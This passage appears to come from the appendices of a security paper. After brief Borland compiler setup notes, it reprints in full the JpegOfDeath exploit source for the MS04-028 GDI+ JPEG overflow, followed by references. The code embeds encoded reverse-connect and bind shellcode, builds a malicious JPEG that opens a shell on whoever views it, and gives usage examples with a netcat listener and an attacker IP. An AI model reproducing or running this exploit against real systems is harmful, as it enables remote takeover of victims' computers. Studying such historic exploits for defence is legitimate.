Create the following file in the BCC55\BIN Directory:
bcc32.cfg

```
-I"C:\BCC55\Include"
-L"C:\BCC55\Lib;C:\BCC55\Lib\PSDK"
-P
```

.

```
-v-
-w
-DWINVER=0x0400
-D_WIN32_WINNT=0x0400
```

Create the following file in the BCC55\BIN Directory:
ilink32.cfg

```
-v-
-x
-L"C:\BCC55\Lib;C:\BCC55\Lib\PSDK"
```

Compile the code, first add paths to your PATH and then compile the code:

```
C:\>startbc
C:\>bcc32 GDI.c
```

Appendix B - The Exploit Code

John Bissell, "K-OTik : Windows JPEG JPG Bind shell connect back reverse Remote Exploit (MS04-028)". URL: http://www.k-otik.com/exploits/09252004.JpegOfDeath.c.php September 2004 (accessed October 31, 2004). Comments were removed due to space limitations. See above URL for complete comments. Written based on FoToZ, "K-OTik : Windows JPEG GDI+ Overflow Shellcoded Exploit (MS04-028)". URL: http://www.k-otik.com/exploits/09222004.ms04-28-cmd.c.php 2004 (Accessed October 31, 2004).

```
/* GDI+ JPEG Remote Exploit
 *  By John Bissell A.K.A. HighTlmes
 * Exploit Name: JpegOfDeath.c v0.5
 * Date Exploit Released: Sep, 23, 2004 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")

/* Exploit Data... */

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";
char bind_shellcode[] =
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96"
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"
```

.

```
"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45"
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA"
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D"
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6"
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3"
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";
char header1[] =
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01\xFF\xFE\x00\x01\x00\x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x3E";
char setNOPs1[] =
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";
char setNOPs2[] =
"\x3E\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";
char header2[] =
"\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\xFF\xC0\x00"
"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"
"\xFF\xC4\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"
"\x81\x91\xA1\xB1\xD1\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"
"\xD2\x03\x23\x82\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
"\x3F\x00\x0F\x90\xFF\x00\xBC\xDA\xB3\x36\x12\xC3\xD4\xAD\xC6\xDC"
"\x45\x2F\xB2\x97\xB8\x9D\xCB\x63\xFD\x26\xD4\xC6\xD7\x70\xA4\x19"
"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"
"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x24\x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"
"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
```

.

```
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";
/* Code... */
unsigned char xor_data(unsigned char byte)
{ return(byte ^ 0x92); }
void print_usage(char *prog_name)
{
        printf(" Exploit Usage:\n");
        printf("\t%s -r your_ip | -b [-p port] <jpeg_filename>\n\n", prog_name);
        printf(" Parameters:\n");
        printf("\t-r your_ip or -b\t Choose -r for reverse connect attack\
 mode\n\t\t\t\t and choose -b for a bind attack. By default\n\t\t\t\t if you don't specify -r or\
 -b then a bind\n\t\t\t\t attack will be generated.\n\n");
        printf("\t-p (optional)\t\t This option will allow you to change the port\
 \n\t\t\t\t used for a bind or reverse connect attack.\n\t\t\t\t If the attack mode is bind then\
  the\n\t\t\t\t victim will open the -p port. If the attack\n\t\t\t\t mode is reverse connect\
  then the port you\n\t\t\t\t specify will be the one you want to listen\n\t\t\t\t on so the victim can\
  connect to you\n\t\t\t\t right away.\n\n");
        printf(" Examples:\n");
        printf("\t%s -r 68.6.47.62 -p 8888 test.jpg\n", prog_name);
        printf("\t%s -b -p 1542 myjpg.jpg\n", prog_name);
        printf("\t%s -b whatever.jpg\n", prog_name);
        printf("\t%s -r 68.6.47.62 exploit.jpg\n\n", prog_name);
        printf(" Remember if you use the -r option to have netcat listening\n");
        printf(" on the port you are using for the attack so the victim will\n");
        printf(" be able to connect to you when exploited...\n\n");
        printf(" Example:\n");
        printf("\tnc.exe -l -p 8888");
        exit(-1); }
int main(int argc, char *argv[])
{
        FILE *fout;
        unsigned int i = 0,j = 0;
        int raw_num = 0;
        unsigned long port = 1337; /* default port for bind and reverse attacks */
        unsigned long encoded_port = 0;
        unsigned long encoded_ip = 0;
        unsigned char attack_mode = 2; /* bind by default */
        char *p1 = NULL, *p2 = NULL;
        char ip_addr[256];
        char str_num[16];
        char jpeg_filename[256];
        WSADATA wsa;
        printf(" +-------------------------------------------------+\n");
        printf(" |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |\n");
        printf(" |    Exploit by John Bissell A.K.A. HighT1mes    |\n");
        printf(" |              September, 23, 2004                |\n");
        printf(" +-------------------------------------------------+\n");
        if (argc < 2)
                print_usage(argv[0]);
        /* process commandline */
        for (i = 0; i < (unsigned) argc; i++) {
                if (argv[i][0] == '-') {
                        switch (argv[i][1]) {
                        case 'r':
                                /* reverse connect */
                                strncpy(ip_addr, argv[i+1], 20);
                                attack_mode = 1;
                                break;
                        case 'b':
                                /* bind */
                                attack_mode = 2;
                                break;
                        case 'p':
                                /* port */
                                port = atoi(argv[i+1]);
                                break; } } }
        strncpy(jpeg_filename, argv[i-1], 255);
        fout = fopen(argv[i-1], "wb");
        if( !fout ) {
                printf("Error: JPEG File %s Not Created!\n", argv[i-1]);
                return(EXIT_FAILURE); }
        /* initialize the socket library */
        if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
                printf("Error: Winsock didn't initialize!\n");
                exit(-1); }
        encoded_port = htonl(port);
        encoded_port += 2;
        if (attack_mode == 1) {
                /* reverse connect attack */
                reverse_shellcode[184] = (char) 0x90;
        reverse_shellcode[185] = (char) 0x92;
                reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
                reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));
                p1 = strchr(ip_addr, '.');
                strncpy(str_num, ip_addr, p1 - ip_addr);
                raw_num = atoi(str_num);
                reverse_shellcode[179] = xor_data((char)raw_num);
                p2 = strchr(p1+1, '.');
                strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
```

.

```
            raw_num = atoi(str_num);
            reverse_shellcode[180] = xor_data((char)raw_num);
            p1 = strchr(p2+1, '.');
            strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
            raw_num = atoi(str_num);
            reverse_shellcode[181] = xor_data((char)raw_num);
            p2 = strrchr(ip_addr, '.');
            strncpy(str_num, p2+1, 5);
            raw_num = atoi(str_num);
            reverse_shellcode[182] = xor_data((char)raw_num); }
if (attack_mode == 2) {
            /* bind attack */
            bind_shellcode[204] = (char) 0x90;
bind_shellcode[205] = (char) 0x92;
            bind_shellcode[191] = xor_data((char)((encoded_port >> 16) & 0xff));
            bind_shellcode[192] = xor_data((char)((encoded_port >> 24) & 0xff)); }
/* build the exploit jpeg */
j = sizeof(header1) + sizeof(setNOPs1) + sizeof(header2) - 3;
for(i = 0; i < sizeof(header1) - 1; i++)
            fputc(header1[i], fout);
for(i=0;i<sizeof(setNOPs1)-1;i++)
            fputc(setNOPs1[i], fout);
for(i=0;i<sizeof(header2)-1;i++)
            fputc(header2[i], fout);
for( i = j; i < 0x63c; i++)
            fputc(0x90, fout);
            j = i;
if (attack_mode == 1) {
            for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)
                        fputc(reverse_shellcode[i], fout); }
else if (attack_mode == 2) {
            for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
                        fputc(bind_shellcode[i], fout); }
for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1; i++)
            fputc(0x90, fout);
for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) - 1; i++, j++)
            fputc(setNOPs2[j], fout);
fprintf(fout, "\xFF\xD9");
fcloseall();
WSACleanup();
printf("  Exploit JPEG file %s has been generated!\n", jpeg_filename);
return(EXIT_SUCCESS); }
```

References

[i] Walker, Janice R. and Taylor, Todd “Columbia Guide to Online Style”. URL: http://www.columbia.edu/cu/cup/cgos/idx_basic.html Monday, 18-Nov-2002 (Accessed October 8, 2003)

[ii] Quinion, Michael “Articles: Citing Online Sources” International English from a British Viewpoint. URL: http://www.quinion.com/words/articles/citation.htm Oct 27, 2002 (Accessed October 8, 2003)

[iii] Nick DeBaggis "SecurityFocus BUGTRAQ Mailing List: BugTraq". URL: http://www.securityfocus.com/archive/1/375204 September 14, 2004 (Accessed October 31, 2004)

[iv] Linksys WCG200 Users Guide. URL: ftp://ftp.linksys.com/pdf/wcg200_ug.pdf (Accessed November 1, 2004):